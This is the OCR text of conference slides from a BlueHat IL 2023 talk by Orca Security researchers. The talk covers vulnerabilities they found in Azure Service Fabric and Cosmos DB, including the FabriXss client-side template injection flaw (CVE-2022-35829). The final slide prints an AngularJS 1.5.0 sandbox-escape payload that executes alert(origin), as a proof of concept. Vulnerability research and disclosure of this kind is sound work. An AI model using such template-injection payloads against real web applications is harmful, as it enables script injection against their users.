
CosMiss, FabriXss and more - How we managed to find various vulnerabilities in Azure flagship services

Lidor Ben Shitrit, Roee Sagi

BlueHat IL 2023

az show account



Lidor Ben Shitrit

- Security Researcher @ Orca Security
- Microsoft MVR 2022
- @thisis0xczar


Roee Sagi

- Security Researcher @ Orca Security
- MAMRAM Team Lead
- @RoeeSagi

BlueHat IL


Why Azure Service Fabric and Azure Cosmos DB ?

- Flagship Services
- Different Integrations with various services
- Azure Service Fabric - Powers Many Microsoft Services, Container Orchestrator
- Azure Cosmos DB - Fully Managed NoSQL, applies to MongoDB, Cassandra etc.



FabriXss - CVE-2022-35829


- What is Service Fabric and Service Fabric Explorer
- Why Fabric in the first place ?
- Service Fabric Explorer - Legacy VS New
- Shared Dashboard Concept
- Web Vulnerabilities ?



BlueHat IL

FabriXss - CVE-2022-35829


- Service Fabric Explorer



FabriXss - CVE-2022-35829


- Web Vulnerabilities ?

CSTI (Client Side Template Injection) ?



FabriXss - CVE-2022-35829

- A Typical CSTI/SSTI test payload




FabriXss - CVE-2022-35829

- AngularJS 1.5.0 Sandbox Escape - Encoded and Executed

```
{{x = {'y':''.constructor.prototype};
x['y'].charAt=
[].join;$eval('x=alert(origin)');}}
```

